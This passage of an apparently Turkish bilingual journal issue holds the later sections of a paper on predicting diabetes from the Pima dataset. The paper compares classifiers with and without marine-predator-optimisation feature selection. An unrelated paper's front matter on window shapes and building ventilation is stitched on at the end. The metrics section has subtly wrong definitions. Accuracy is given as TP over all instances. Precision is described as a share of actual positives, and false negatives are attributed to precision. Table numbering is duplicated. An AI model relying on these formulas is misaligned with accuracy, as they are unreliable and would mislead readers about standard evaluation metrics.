Nahzat et al., The utilization of artificial intelligence in healthcare systems has seen significant advancements recently. Machine learning (ML) is extensively employed in the field of medical diagnostics for a diverse range of applications. Machine learning methodologies are employed in the prediction and detection of a diverse range of potentially fatal medical conditions, encompassing cancer, diabetes, cardiovascular disease, thyroid disorders, and other similar ailments. Chronic diabetes is a prevalent global ailment, and expediting and streamlining the diagnostic procedures will significantly impact the subsequent treatment protocols. The primary objective of this

study is to employ diverse machine learning approaches for diabetes prediction, followed by analyzing the output generated by these techniques. This research aims to identify the most effective classifier with the highest level of accuracy. This study investigates diabetes prediction by considering many variables associated with the condition. The Pima Indian Diabetes Dataset was utilized in this study to investigate the effectiveness of several Machine Learning classification approaches, including k-NN, RF, SVM, Artificial Neural Network (ANN), and DT, in predicting diabetes. The models employed in this investigation exhibit varying levels of accuracy. This study presents a predictive algorithm that demonstrates accurate forecasting capabilities for diabetes. According to the findings of this study, the random forest algorithm has superior accuracy in predicting diabetes compared to other machine learning approaches [11].

Feature selection aims to decrease the number of characteristics in a dataset or identify the significant ones. This approach efficiently selects the characteristics to be used as input for a machine learning model. Datasets often contain multiple factors, but not all improve the model's performance, and some may even cause overfitting issues. Feature selection is used to improve the model's performance, reduce training time, and minimize the impact of irrelevant or duplicated features. Efficient feature selection is essential in machine learning applications because it improves the model's performance, reduces training time, and enhances interpretability. It is important to note that feature selection should be objective and avoid subjective evaluations. The literature review used traditional optimization algorithms for feature selection. The study employed the innovative marine predator optimization system. Comparison of the categorization results with existing algorithms shows superior outcomes. The diabetes dataset is obtained from Kaggle. The dataset definition is explained in Sub-section 3.1.

3. MATERIALS AND METHODS (MATERİYAL VE METOD)

3.1. Dataset Description (Veri Seti Tanımı)

Diabetes is a metabolic illness with a multifaceted origin. Several variables influence the incidence of the disease. Genetic susceptibility can increase the likelihood of developing diabetes, especially in individuals with a family history of the disease. Type 1 diabetes occurs when the immune system attacks the insulin-producing cells in the pancreas.

Type 2 diabetes is often associated with obesity, advanced age, a sedentary lifestyle, and genetic predisposition. Obesity increases the risk of type 2 diabetes by causing insulin resistance in the body's fat tissue. Insulin resistance is when the body cannot efficiently use its insulin. Aging can also decrease the pancreas's ability to produce insulin, which can lead to the development of diabetes. Gestational diabetes may develop due to hormonal fluctuations during pregnancy. Environmental factors, including viral infections, may influence type 1 diabetes. A combination of factors affects the development of diabetes. Understanding the beginning of diabetes requires considering genetic, environmental, and behavioral factors that differ among individuals. Personalized techniques should be employed in addressing these intricate challenges in treatment and preventative efforts. The dataset originates from the National Institute of Diabetes and Digestive and Kidney Diseases. This dataset aims to use diagnostic measurements to predict the presence or absence of diabetes in patients.

Several limitations were imposed on selecting these examples from a more extensive database. Specifically, the patient population in this study comprises exclusively of adult females at least 21 years of age and Pima Indian descent [12].

- The topic of pregnancies is being discussed. Frequency of pregnancies
- The plasma glucose concentration at the 2-hour mark in an oral glucose tolerance test is called glucose.
- The variable of interest in this study is diastolic blood pressure, measured in millimeters of mercury (mm Hg).
- Skin thickness is measuring the thickness of the triceps skin fold, expressed in millimeters.
- The measurement of insulin in the serum after 2 hours is denoted as 2-hour serum insulin ($\mu\text{U/ml}$).
- The body mass index (BMI) is a metric used to assess an individual's body weight relative to height. It is calculated by dividing the weight in kilograms by the square of the height in meters.
- The variable "DiabetesPedigreeFunction" refers to the diabetes pedigree function.
- Age is typically defined as the number of years a person has lived.

- The outcome is represented by a class variable that can take 0 or 1 values.

In Figure 1, the graphs of the values of each feature of the data set are shown separately.



Figure 1. Diabets data analysis (Diyabet veri seti analizi)

3.2. System Description (Sistem Tanımı)

The diabetic dataset obtained from Kaggle is subsequently submitted to the feature extraction module following the data preprocessing phase. Following the optimization procedure, the feature selection block identifies the prominent features. The aforementioned determined features are

categorized within the classification module. The results are contrasted with those produced without the optimization procedure concerning machine learning metrics such as F1 score, Recall, and accuracy. Figure 2 shows the block diagram of the system description.




Figure 2. System description block diagram (Sistem tanımı blok diyagramı)

3.3. Marine Predator Optimization Algorithm (Deniz Yırtıcısı Optimizasyon Algoritması)

The MPOA was formulated by Faramarzi, drawing inspiration from the interplay between marine predators and their prey in a social context. The MPOA algorithm is a heuristic optimization

technique developed utilizing the encounter rate between marine predators and their prey. The initial solution for the MPOA algorithm commences by employing a stochastic approach to distribute the search space randomly. The algorithm's phase transitions are determined by the speed ratio between the prey and the hunter, per the principles of MPOA. Marine predators employ a three-phase

approach while pursuing and capturing their prey. The primary characteristic that sets the initial phase of the algorithm apart is its notable efficiency level. The concepts of oneness and a low ratio gain prominence in various stages. In phase 1 of optimization, prey travels in Brownian motion. Given the homogeneous distribution of prey in initial iterations and the considerable distance between predator and prey, Brownian move can aid prey in exploring their neighborhood independently, leading to effective domain exploration. Then, the prey in a new position is assessed for fitness and replaced if it is better. The saving technique is the prey's Recall of bountiful food regions in their fitting settings. Prey is a predator if it forages better. The top predator gets replaced with a better-fitted prey based on its fitness value. While prey is still searching for food, predators should start feeding. The second optimization step begins here. During phase 2 of the algorithm, both the prey and the predator move at the same pace. This phase also contains the second two-thirds of the algorithm. This place employs a variety of movement approaches. At this stage, the predator utilizes the Brownian motion, while the prey utilizes the Levy motion. During this process stage, the prey is multiplied by a vector of random integers derived from Levy's motion normal distribution. The algorithm needs good exploitation capabilities in the final optimization step. In this phase, the predator switches from Brownian to Lévy strategy to seek a neighborhood more efficiently. Using the adaptive convergence factor in this phase helps predators focus on a specific neighborhood for exploitation, reducing wasted effort from lengthy step sizes in Lévy strategy for unproductive regions [13–15].

3.4. Machine Learning Classification Algorithms (Makine Öğrenmesi Sınıflandırma Algoritmaları)

The k-NN method is considered one of the fundamental example-based learning algorithms. In the context of example-based learning algorithms, acquiring knowledge or skills is undertaken. The procedure is executed using the information included inside the training set. The classification of a newly encountered example is determined based on its resemblance to the examples already in the training set. The k-NN method is popular for classification problems. It is favored in many classification tasks owing to the ease with which it can be interpreted and the small amount of time it takes to compute. Within the context of the k-NN algorithm, the choice of the k parameter is of the most significance. Figure 3 shows the diagram of the k-NN algorithm. [16–18].




Figure 3. k-NN classification algorithm block diagram (k-NN sınıflandırma algoritması blok diyagramı)

SVM is a machine learning algorithm founded on convex optimization and functions according to the maximization of structural risk reduction. The approach in issue belongs to a class of learning algorithms known as distribution-free learning algorithms since it does not need prior knowledge of the joint distribution function of the data. The SVM aims to locate the best possible separation hyperplane to differentiate the classes. Put another way. The goal is to achieve the most significant possible separation between the support vectors associated with the various classes [19, 20]. Figure 4 shows the diagram of the SVM algorithm.




Figure 4. SVM classification algorithm block diagram (SVM sınıflandırma algoritması blok diyagramı)

In 1999, Friedman proposed the concept of Gradient Boosting as a method for ensemble learning in the fields of regression and classification. The process of constructing a robust ensemble classifier is iterative. This approach integrates less powerful models sequentially and opportunistically to get more robust estimators. As the model progresses, further trees are formed by considering the prediction errors made by previous trees [21].

GB is defined as the algorithm of evolving weak individuals into strong individuals through GB. The working principle of this algorithm is that the newly calculated decision trees are run to minimize the errors of the previous decision trees. In this algorithm, the primary decision tree is created by random guessing. The next decision tree is compared to the primary decision tree. These operations are calculated in specified iterations. It is aimed to minimize the error value [22, 23].

The DT classification method is a collection of rules used to analyze, identify, categorize, and predict statistically significant groups or communities. The DT classification approach involves iteratively partitioning the dataset to optimize the discrimination of dependent variables. The DT is a graphical representation that depicts various options and their corresponding outcomes as a tree structure. In the graph, the nodes symbolize events or choices, while the edges reflect decision rules or conditions. Every tree is composed of nodes and branches. In this classification framework, nodes symbolize traits within a particular group, while branches symbolize the potential values that each node can assume [24, 25].

The XGBoost algorithm can be considered as a refined version of the Gradient Boosting technique. The primary factor driving the extensive adoption of XGBoost is its notable advantages compared to its predecessors. The XGBoost algorithm utilizes the maximum depth parameter during the tree construction process. The pruning process is executed if the generated tree has an excessive downward trajectory. The prevention of overlearning is observed. The Gradient Boosting algorithm employs a first-order function to compute the loss function, whereas XGBoost utilizes second-order functions for these calculations. The parallel working feature enables the attainment of results within a reduced timeframe compared to alternative methods [26, 27].

A method known as RF, which is an ensemble learning classification and regression approach, is used to categorize the collected data and then arrange it into classes. Several decision trees are formed during training, which are then used for class prediction once refined. During the calculation process, the classes of each tree are considered, and the class that gained the most significant number of positive votes is regarded as the procedure's outcome [28, 29].

The LR-based classification process involves assigning an arbitrary set of inputs to a function, which then generates the output by categorizing the input data. The classification function produces

binary outputs of 0 or 1 to enhance computational efficiency, representing the two distinct classes. Based on the identified requirements and the analysis above, it can be concluded that the range of the function argument mentioned above spans from positive infinity to negative infinity. The range of the dependent variable is limited to the values of 0 or 1. A multitude of functions exist that fulfill the requirements above. The 0-1 step function is often considered the most straightforward option. Nevertheless, the step function lacks differentiability at the step point, rendering it unsuitable for mathematical manipulation [30].

3.5. Performance Metrics (Performans Metrikleri)

The use of classification accuracy as a sole statistic may be undermined when there is an imbalance in the distribution of pictures across various classes in the dataset. This imbalance might result in misleading findings. A study of the confusion matrix obtains the determination of performance metrics for each class within the dataset. The abovementioned criteria include accuracy, Recall, precision, and F1 score [31, 32]. Accuracy is a performance measure that indicates the proportion of right predictions out of all predictions made by a classification model. Accuracy is frequently employed to assess the effectiveness of a model. Accuracy is a vital metric frequently employed to assess a model's performance. However, this might be deceptive in datasets that are not balanced or when the number of samples varies significantly between classes. Accuracy may not evaluate false positives and negatives fairly, especially when unusual classes are involved. Thus, other performance measures like precision, Recall, and F1 scores are utilized since accuracy might be deceptive [33, 34]. The mathematical equation for accuracy is given in Equation 1.

$$Acc = \frac{TP}{Total\ Instances} \quad (1)$$

Recall is a statistic that evaluates a classification model's ability to anticipate all positive cases correctly. Precision specifically aims to reduce false negatives and avoid missing real positives. Recall and accuracy are crucial performance indicators that complement each other. The Recall is critical to detecting a condition to reduce the number of false negative samples. It is frequently essential to strike a balance between precision and sensitivity when evaluating performance indicators. The F1 score combines these two criteria for a more comprehensive performance evaluation [35, 36]. The mathematical equation for Recall is given in Equation 2.

$$Recall = \frac{TP}{Total\ Actual\ Yes} \quad (2)$$

Precision is a statistic that calculates the proportion of cases correctly predicted as positive by the classification model out of all the actual positive instances. Precision specifically aims to manage false positives, which are occurrences predicted as positive by the model but are really negative. Precision is the proportion of true positive samples among all samples anticipated as positive. High precision suggests a high likelihood that the model's positive predictions are correct. Yet, accuracy alone may not suffice as a performance metric as it might be deceptive without taking into account the model's Recall. Various measures, including accuracy, sensitivity, and F1 score, are collectively employed to assess the effectiveness of classification algorithms. Equation 3 is given precision [33, 36].

$$Precision = \frac{TP}{Total\ Predicted\ Yes} \quad (3)$$

The F1 score is a metric that assesses the effectiveness of a classification model by combining precision with Recall. It is particularly useful for datasets with imbalanced classes and equally addresses false positives and negatives. Equation 4 is given F1 score [34, 36].

$$F1\ score = \frac{2 * Prec * Recall}{Prec + Recall} \quad (4)$$

Mean Squared Error (MSE) is a commonly used metric in statistics and machine learning to evaluate performance. It assesses the discrepancy between the model's predictions and the actual values, particularly in regression analysis. MSE is

calculated as the average of the squared errors of the model. Equation 5 gives MSE [37, 38].

$$MSE = \frac{1}{n} \sum_{i=1}^n (y_i - \hat{y}_i)^2 \quad (5)$$

In Equation 5, n is the number of data points, y_i is the true value and \hat{y}_i is the model's predicted value. MSE is a method that squares the errors to equalize negative and positive errors. However, this method may accentuate significant faults more, as the impact of big errors is amplified due to the errors being squared. A low MSE suggests accurate predictions by the model, whereas a large MSE implies poor performance. MSE is commonly used as a loss function in model optimization to improve forecasts by minimizing it [38, 39].

4. RESULTS AND DISCUSSION (SONUÇLAR VE TARTIŞMA)

This study performs feature selection with the marine predator diabetes dataset obtained from Kaggle. This feature selection set was classified using LR, RF, k-NN, GB, XgBoost, SVM, and DT classification methods. The feature selection dataset was applied and compared with the non-feature selection dataset regarding accuracy.

Table 1 is given the performance metrics table for the diabetes dataset obtained from Kaggle. The dataset was subjected to machine learning classification algorithms without the use of feature selection. The machine learning classification technique that had the best accuracy rate was LR, achieving a precision of 77.63%. Moreover, RF and GB's machine learning classification methods demonstrated promising results.

Table 1. Performance metrics without feature selection (Özellik seçilimsiz performans metrikleri)

Model	Precision (%)	Recall (%)	F1 Score (%)	Accuracy (%)
LR	79	88	83	77.63
RF	80	86	83	77.19
k-NN	80	83	81	75.88
GB	79	86	82	75.88
XgBoost	80	84	82	75.88
SVM	81	81	81	75.44
DT	79	79	79	73.25

The diabetes dataset obtained from Kaggle is subjected to feature selection using the marine predator optimization technique. The resulting performance metrics values for several machine learning classification algorithms are presented in

Table 2. The machine learning classification approach that exhibited the highest accuracy rate was LR, with 79.39%. Furthermore, the RF and GB machine learning classification methods revealed favorable outcomes, as given in Table 2.

Table 2. Performance metric with feature selection (Özellik seçilimiyle performans metrikleri)

Model	Precision (%)	Recall (%)	F1 Score (%)	Accuracy (%)
LR	82	88	84	79.39
RF	79	84	81	77.63
k-NN	80	84	82	75.88
GB	82	84	83	77.63
XgBoost	80	84	82	75.88
SVM	80	86	83	76.75
DT	78	79	78	72.73

ROC curves are employed for several objectives, including assessing the test’s discriminating ability, evaluating result quality, and comparing diagnostic performance across two or more conditions. Additionally, the ROC curve aids in the comprehension of graphical data. In this study, Figure 5 shows the Receiver Operating Characteristic (ROC) analysis of the data acquired without optimization, whereas Figure 6 shows cases of the analysis of the results achieved with

optimization. In each case, all findings indicated levels deemed acceptable for categorization purposes. Upon closer examination, it was seen that the k-NN, LR, and XGBoost models exhibited higher levels of success in Figure 5. Conversely, in Figure 6, the LR and GBDT methods yielded superior outcomes.




Figure 5. RoC curve without feature selection (Özellik seçilimsiz RoC eğirisi)




Figure 6. RoC curve with feature selection (Özellik seçilimli RoC eğirisi)

Upon comparing the collected results with existing literature reviews, it becomes evident that the findings have yielded encouraging outcomes. It is anticipated that modifying the classification approach and feature selection algorithm would improve the accuracy rate. The comparison between the current study and the existing literature is given in Table 3. an accuracy of 77.63%/75.44% was achieved with the LR and SVM model without

using the optimization method. As a result of the classification of the features determined by MPOA, an accuracy value of 79.39% / 76.75% was achieved with LR and SVM. What is important here is the classification success of the improvement made with MPOA rather than the highest accuracy value

Table 2. Classification of diabetes set and comparison of accuracies with literature review

Article	Classification Algorithm	Feature Selection Optimization Algorithm	Accuracy
Sisodia et al.[5]	Naive Bayes	-	76.30%
Kaur et al.[6]	Improvement J48	-	99.87%
Liu et al. [8]	Swin-S	-	72%
Nahzat et al. [11]	RF	-	88%
In this study	LR/SVM	MPOA	79.39%/ 76.75%
In this study	LR/SVM	-	77.63%/ 75.44%

4. CONCLUSIONS (SONUÇLAR)

This study undertakes a comparative examination of performance metrics for the diabetes dataset by employing machine learning classification algorithms, with and without character selection. The main finding is that incorporating optimization techniques into machine learning frameworks might enhance performance. Previous research has primarily concentrated on utilizing machine learning methods for categorizing diabetes datasets, and this study exhibits similar conditions to those encountered in past investigations. However, recent empirical findings have supported the notion that implementing efficient optimization techniques leads to notable enhancements in performance measures by carefully selecting pertinent features. Moreover, alongside implementing optimization strategies, significant enhancements were achieved in workload management and cost reduction. As a result, the focus was primarily on analyzing the dataset's attributes, with less emphasis on the parameters' importance. The results suggest that the LR classification method attains a 77.63% accuracy rate without feature selection. Nevertheless, when using the marine predator algorithm for property selection, the accuracy rate notably increased, reaching 79.39%. Future research is expected to explore other optimization and classification strategies, offering alternate approaches with more effective algorithms. Furthermore, it is possible to ascertain the primary components of diabetes within the dataset.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal, özel bir izin gerektirmediğini beyan ederler

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Fuat TÜRK: He analyzed the results and contributed to the writing process.

Deney sonuçlarını analiz etmiş ve makalenin yazımına katkıda bulunmuştur.

Nuri Alper METİN: He analyzed the results and contributed to the writing process.

Deney sonuçlarını analiz etmiş ve makalenin yazımına katkıda bulunmuştur.

Murat LÜY: He conducted the experiments, analyzed the results, and contributed to the writing process.

Deneyleri yapmış, sonuçlarını analiz etmiş ve makalenin yazımına katkıda bulunmuştur.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.



Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] İ. Kabalı and S. Özán, "Communication with Chronic Patients and Patient Relatives in the Example of Diabetes Disease," *Tıp Eğitimi Dünyası*, vol. 19, no. 57, pp. 109–119, 2020, doi: 10.25282/ted.576901.
- [2] B. Aydoğan, A. Aydın, M. B. İnci, and H. Ekerbiçer, "TİP 2 Diyabet Hastalarının Hastalıklarıyla İlgili Bilgi, Tutum Düzeyleri İlişkili Faktörleri Değerlendirilmesi," *Sak. Med. J.*, 2020, doi: 10.31832/smj.743455.
- [3] T. Gülsün and S. Şahin, "Diyabet ve Diyabete Bağlı Fizyolojik ve Farmakokinetik Değişiklikler," *Hacettepe Univ. J. Fac. Pharm.*, vol. 37, no. 2, pp. 105–123, 2017.
- [4] A. Abac, "Tip 1 Diyabet türkçe," no. 8, pp. 1–10, 2007.
- [5] D. Sisodia and D. S. Sisodia, "Prediction of Diabetes using Classification Algorithms," *Procedia Comput. Sci.*, vol. 132, no. Iccids, pp. 1578–1585, 2018, doi: 10.1016/j.procs.2018.05.122.
- [6] G. Kaur and A. Chhabra, "Improved J48 Classification Algorithm for the Prediction of Diabetes," *Int. J. Comput. Appl.*, vol. 98, no. 22, pp. 13–17, 2014, doi: 10.5120/17314-7433.
- [7] M. E. Febrian, F. X. Ferdinan, G. P. Sendani, K. M. Suryanigrum, and R. Yunanda, "Diabetes prediction using supervised machine learning," *Procedia Comput. Sci.*, vol. 216, no. 2022, pp. 21–30, 2022, doi: 10.1016/j.procs.2022.12.107.
- [8] H. Liu, L. Teng, L. Fan, Y. Sun, and H. Li, "A new ultra-wide-field fundus dataset to diabetic retinopathy grading using hybrid preprocessing methods," *Comput. Biol. Med.*, vol. 157, no. 2699, p. 106750, 2023, doi: 10.1016/j.compbimed.2023.106750.
- [9] F. Mercaldo, V. Nardone, and A. Santone, "Diabetes Mellitus Affected Patients Classification and Diagnosis through Machine Learning Techniques," *Procedia Comput. Sci.*, vol. 112, pp. 2519–2528, 2017, doi: 10.1016/j.procs.2017.08.193.
- [10] L. Wu, "Classification of diabetic retinopathy and diabetic macular edema," *World J. Diabetes*, vol. 4, no. 6, p. 290, 2013, doi: 10.4239/wjd.v4.i6.290.
- [11] S. NAHZAT and M. YAĞANOĞLU, "Makine Öğrenimi Sınıflandırma Algoritmalarını Kullanarak Diyabet Tahmini," *Eur. J. Sci. Technol.*, no. 24, pp. 53–59, 2021, doi: 10.31590/ejosat.899716.
- [12] Kaggle, Available: <https://www.kaggle.com/datasets/mathchi/diabetes-data-set>
- [13] A. Faramarzi, M. Heidarinejad, S. Mirjalili, and A. H. Gandomi, "Marine Predators Algorithm: A nature-inspired metaheuristic," *Expert Syst. Appl.*, vol. 152, p. 113377, 2020, doi: 10.1016/j.eswa.2020.113377.
- [14] Z. Garip, M. Çimen, and A. Boz, "Otomatik Gerilim Regülatör Sistemi için Deniz Yırtıcıları Algoritmasının Performans Analizi," *Acta Infologica*, vol. 0, no. 0, pp. 0–0, 2022, doi: 10.26650/acin.1026494.
- [15] S. Mugemanyi et al., "Marine predators algorithm: A comprehensive review," *Mach. Learn. with Appl.*, vol. 12, no. June, p. 100471, 2023, doi: 10.1016/j.mlwa.2023.100471.
- [16] O. ULUDAĞ and A. GÜRSOY, "Financial Risk Estimation with KNN Classification Algorithm on Determined Financial Ratios," *Eur. J. Sci. Technol.*, no. 29, pp. 26–29, 2021, doi: 10.31590/ejosat.1001663.
- [17] M. Lüy, N. A. Metin "Classification of heart disease dataset with k-NN optimized by pso and gwo algorithms," 2023, doi: 10.51271/JCEES-0009.
- [18] E. Akkur, "Investigation of the effect of feature selection and hyperparameter optimization method on machine learning," no. July, 2023.
- [19] A. G. Kakisim, Z. Turgut, and T. Atmaca, "XAI Empowered Dual Band Wi-Fi Based Indoor Localization via Ensemble Learning," 2023 14th Int. Conf. Netw. Futur., pp. 150–158, 2023, doi: 10.1109/NoF58724.2023.10302788.
- [20] E. Akkur, F. Turk, and O. Eroglu, "Breast cancer diagnosis using feature selection approaches and bayesian optimization," *Comput. Syst. Sci. Eng.*, vol. 45, no. 2, pp. 1017–1031, 2023, doi: 10.32604/csse.2023.033003.
- [21] K. Çoşkun and G. Çetin, "a Comparative Evaluation of the Boosting Algorithms for Network Attack Classification," *Int. J. 3D Print. Technol. Digit. Ind.*, vol. 6, no. 1, pp. 102–112, 2022, doi: 10.46519/ij3dptdi.1030539.
- [22] V. A. Dev and M. R. Eden, "Formation lithology classification using scalable gradient boosted decision trees," *Comput. Chem. Eng.*, vol. 128, pp. 392–404, 2019, doi: 10.1016/j.compchemeng.2019.06.001.
- [23] P. Li, C. J. C. Burges, and Q. Wu, "McRank: Learning to rank using multiple classification and gradient boosting," *Adv. Neural Inf. Process. Syst. 20 - Proc. 2007 Conf.*, no. 1, 2008.
- [24] D. Altaş and V. Gürpınar, "Karar ağaçları ve yapay sinir ağlarının sınıflandırma performanslarının karşılaştırılması: avrupa

- birliđi örneği,” Trak. Üniversitesi Sos. Bilim. Derg., vol. 14, no. 1, pp. 1–22, 2012.
- [25] A. Çalış, S. Kayapınar, and T. Çetinyokuř, “Veri madenciliğinde karar ağacıl algoritmaları ile bilgisayar ve internet güvenliği üzerine bir uygulama,” Endüstri Mühendisliği, vol. 25, no. 3, pp. 2–19, 2014, Available: <http://dergipark.org.tr/endustrimuhendisligi/issue/46771/586362>
- [26] M. Trafi, D. Sald, M. Shap, A. C. Kelle, M. Queuing, and T. Transport, “Araştırma Makalesi / Research Article,” vol. 3, no. 1, pp. 50–62, 2022.
- [27] M. Tokmak, “XGBoost Algoritması ile ikili parçacık sürü optimizasyonu öznitelik seçme tabanlı jar kötü amaçlı yazılımlarının tespiti jar malware detection with xgboost algorithm based on binary particle swarm optimization feature selection,” vol. 10, no. 1, pp. 140–152, 2023.
- [28] C. D. Kumral, A. Topal, M. Ersoy, R. Çolak, and T. Yiđit, “Performing Performance Analysis by Implementing Random Forest Algorithm on FPGA,” El-Cezeri J. Sci. Eng., vol. 9, no. 4, pp. 1315–1327, 2022, doi: 10.31202/ecjse.1134799.
- [29] Ö. Akar and O. Güngör, “Rastgele orman algoritması kullanılarak çok bantlı görüntülerin sınıflandırılması,” J. Geod. Geoinf., vol. 1, no. 2, pp. 139–146, 2012, doi: 10.9733/jgg.241212.1t.
- [30] X. Zou, Y. Hu, Z. Tian, and K. Shen, “Logistic Regression Model Optimization and Case Analysis,” Proc. IEEE 7th Int. Conf. Comput. Sci. Netw. Technol. ICCSNT 2019, pp. 135–139, 2019, doi: 10.1109/ICCSNT47585.2019.8962457.
- [31] E. Sivari and S. Sürücü, “Prediction of heart attack risk using linear discriminant analysis methods,” J. Comput. Electr. Electron. Eng. Sci., vol. 1, no. 1, pp. 5–9, 2023, doi: 10.51271/jceees-0002.
- [32] Ö. Vupa Çilengirođlu and A. Yavuz, “Lojistik regresyon ve cart yöntemlerinin tahmin edici performanslarının yaşam memnuniyeti verileri için karşılaştırılması,” Eur. J. Sci. Technol., no. 18, pp. 719–727, 2020, doi: 10.31590/ejosat.691215.
- [33] A. Göde and A. Kalkan, “Performance comparison machine learning algorithms in diabetes disease prediction,” Eur. Mech. Sci., vol. 7, no. 3, pp. 178–183, 2023, doi: 10.26701/ems.1335503.
- [34] M. İ. Gürsoy and A. Alkan, “Investigation Of Diabetes Data with Permutation Feature Importance Based Deep Learning Methods,” Karadeniz Fen Bilim. Derg., vol. 12, no. 2, pp. 916–930, 2022, doi: 10.31466/kfbd.1174591.
- [35] Z. PAMUK and C. KAYA, “Classification of Type 2 Diabetes Using Machine Learning Techniques,” Eur. J. Sci. Technol., no. 28, pp. 1265–1268, 2021, doi: 10.31590/ejosat.1014878.
- [36] Ö. N. ERGÜN and H. O. İLHAN, “Early Stage Diabetes Prediction Using Machine Learning Methods,” Eur. J. Sci. Technol., no. 29, pp. 52–57, 2021, doi: 10.31590/ejosat.1015816.
- [37] Y. GÜLTEPE, “Makine Öğrenmesi Algoritmaları ile Hava Kirliliği Tahmini Üzerine Karşılaştırılmalı Bir Değerlendirme,” Eur. J. Sci. Technol., no. 16, pp. 8–15, 2019, doi: 10.31590/ejosat.530347.
- [38] F. M. sakran Alamery, “Cryptocurrency analysis using machine learning and deep learning approaches,” J. Comput. Electr. Electron. Eng. Sci., vol. 1, no. 2, pp. 29–33, 2023, doi: 10.51271/jceees-0007.
- [39] U. Tanyeri, T. Dindar, Y. Kökver, and N. F. Koçak, “Machine learning methods on quantized vectors,” J. Comput. Electr. Electron. Eng. Sci., vol. 1, no. 2, pp. 46–49, 2023, doi: 10.51271/jceees-0010.

Impact of Window Opening Shapes on Wind-Driven Cross Ventilation Performance in a Generic Isolated Building: A Simulation Study

Burak AKTEPE¹ , Hacımurat DEMİR^{1*} 

¹Aksaray University, Engineering Faculty, Department of Mechanical Engineering, Aksaray, Turkey

Article Info

Research article
Received: 30/07/2024
Revision: 28/08/2024
Accepted: 28/08/2024

Keywords

CFD
Natural Ventilation
Building Aerodynamics
Ventilation Rate
Atmospheric Boundary
Layer

Makale Bilgisi

Araştırma makalesi
Başvuru: 30/07/2024
Düzeltilme: 28/08/2024
Kabul: 28/08/2024

Anahtar Kelimeler

CFD
Doğal Havalandırma
Bina Aerodinamiği
Havalandırma Oranı
Atmosferik Sınır Tabaka

Graphical/Tabular Abstract (Grafik Özet)

In this study, the effects of wind-induced cross ventilation in a generic isolated building with various window opening geometries including rectangular, trapezoidal, triangular and hexagonal were numerically examined. / Bu çalışmada, dikdörtgen, trapez, üçgen ve altıgen olmak üzere çeşitli pencere açıklık geometrilerine sahip genel bir izole binada rüzgar kaynaklı çapraz havalandırmanın etkileri sayısal olarak incelenmiştir.




Figure A: Contour measurement plane at the building center / Şekil A: Bina merkezindeki kontur ölçüm düzlemi

Highlights (Önemli noktalar)

- Jet spreading size varied with geometry. / Jet yayılma boyutu geometriye göre değişmiştir.
- Reference geometry achieved the highest ventilation rate (0.004212 m³/s), followed by trapezoidal, hexagonal, and triangular. / Referans geometri en yüksek havalandırma oranına (0,004212 m³/s) ulaşmış, bunu trapez, altıgen ve üçgen takip etmiştir.
- Triangular geometry should be avoided for ventilation performance prioritization. / Havalandırma performansı önceliklendirmesi için üçgen geometriden kaçınılmalıdır.

Aim (Amaç): The aim of this study is to present a numerical investigation of natural wind-driven cross ventilation in an isolated building with a variety of window opening shapes. / Bu çalışmanın amacı, çeşitli pencere açıklık şekillerine sahip izole bir binada doğal rüzgar tahrikli çapraz havalandırmanın sayısal bir incelemesini sunmaktır.

Originality (Özgünlük): The originality of this study is that natural wind-induced cross ventilation is numerically investigated in an isolated building with various window opening shapes, beyond the existing literature which usually focuses only on rectangular geometries. / Bu çalışmanın özgünlüğü, mevcut literatürde genellikle yalnızca dikdörtgen geometrilere odaklanılmasının ötesinde, çeşitli pencere açıklık şekillerine sahip izole bir binada doğal rüzgar kaynaklı çapraz havalandırmanın sayısal olarak incelenmiş olmasıdır.

Results (Bulgular): The airflow velocity profile showed a U-shaped curve, with a reduction observed in all cases within the range of $0 < x/D < 0.5$. Trapezoid and reference geometries demonstrated similar decreases, while the hexagon curve remained relatively higher. All curves increased in the range $0.5 < x/D < 1$, reaching values of 0.6-0.7 near $x/D=1$. / Hava akış hızı profili U şeklinde bir eğri göstermiş ve $0 < x/D < 0,5$ aralığındaki tüm durumlarda bir azalma gözlemlenmiştir. Yamuk ve referans geometriler benzer düşüşler gösterirken, altıgen eğri nispeten daha yüksek kalmıştır. Tüm eğriler $0,5 < x/D < 1$ aralığında artarak $x/D=1$ yakınında 0,6-0,7 değerlerine ulaşmıştır.

Conclusion (Sonuç): In terms of ventilation rate, reference geometry exhibited the greatest performance (0.004212 m³/s), followed by trapezoidal, hexagonal, and triangular. It is recommended that triangular geometry be avoided in instances where ventilation performance is the primary objective. / Havalandırma oranı açısından, referans geometri en yüksek performansı (0,004212 m³/s) sergilemiş, bunu trapezoidal, altıgen ve üçgen takip etmiştir. Havalandırma performansının birincil hedef olduğu durumlarda üçgen geometriden kaçınılması tavsiye edilmektedir.



Impact of Window Opening Shapes on Wind-Driven Cross Ventilation Performance in a Generic Isolated Building: A Simulation Study

Burak AKTEPE¹ , Hacımurat DEMİR^{1*} ¹Aksaray University, Engineering Faculty, Department of Mechanical Engineering, Aksaray, Turkey

Article Info

Research article
Received: 30/07/2024
Revision: 28/08/2024
Accepted: 28/08/2024

Keywords

CFD
Natural Ventilation
Building Aerodynamics
Ventilation Rate
Atmospheric Boundary
Layer

Abstract

Both environmental concerns and sustainable development goals have led to the search for alternative energy-efficient solutions. Natural ventilation, a crucial aspect of energy-efficient building design, reduces dependence on mechanical systems and regulates indoor air quality and temperature using natural forces. It improves indoor air quality, reduces energy consumption, and lowers operating costs. This paper presents a computational fluid dynamics analysis of natural cross-ventilation in an isolated building with varying window opening geometries. u/u_{ref} showed a marked decrease in triangular geometries, while trapezoidal and reference geometries exhibited comparable declines. The airflow velocity profile revealed a U-shaped curve, with reductions observed within $0 < x/D < 0.5$ and increased in the range $0.5 < x/D < 1$. High-velocity jets entering from the windward side varied in height by geometry and triangular geometry produced the narrowest jet, while hexagonal geometry demonstrated the widest. Ventilation rate comparisons for different geometries showed the reference geometry as the most efficient ($0.004212 \text{ m}^3/\text{s}$), followed by trapezoidal ($0.003136 \text{ m}^3/\text{s}$), hexagonal ($0.003134 \text{ m}^3/\text{s}$), and triangular ($0.002158 \text{ m}^3/\text{s}$). These findings highlighted the significant impact of window geometry on building ventilation performance and underscored the importance of careful window design to optimize efficiency.

